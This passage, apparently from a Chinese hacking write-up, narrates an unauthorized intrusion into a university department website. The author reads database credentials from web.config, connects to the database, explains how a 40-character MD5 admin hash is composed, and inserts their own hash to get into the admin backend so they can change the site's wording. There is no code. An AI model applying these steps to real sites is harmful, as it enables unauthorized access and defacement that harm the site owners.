


图3

“这是预编译工具生成的标记文件，不应被删除!”，如图5，多么令人印象深刻的一句话呀，原来在主站服务器上也曾见过这句，看来是王老师为了安全性着想把计科系的网站也换成.NET来写了，然后还把代码给编译了一下，全进DLL里了，要是没猜错的话，所有的文件可能都是这样的，我再一查看，果然如此。

不过这次我也不为别的，只是想发泄一下，“稍微”修改一下不合适的字眼，所以他编译进DLL里对我不起什么作用的，我索性使用WEB.CONFIG里边的数据库信息成功连接了数据库，如图6，一看管理员密码，竟然是40位加密的，于是我自己也添加了一个40位的MD5进去（40位的MD5其实就是一个密码经过16位MD5加密后的密文+32位MD5加密后的密文的后8位+32位MD5加密后密文的后16位，因此要想破解一个40位的MD5密码，事实上只需要破解前16位即可。），如图7。可令我郁闷的是，去了网站后台却始终登录不上，真搞不明白是什么原因，我又把上面




图6




图7




图8




图9

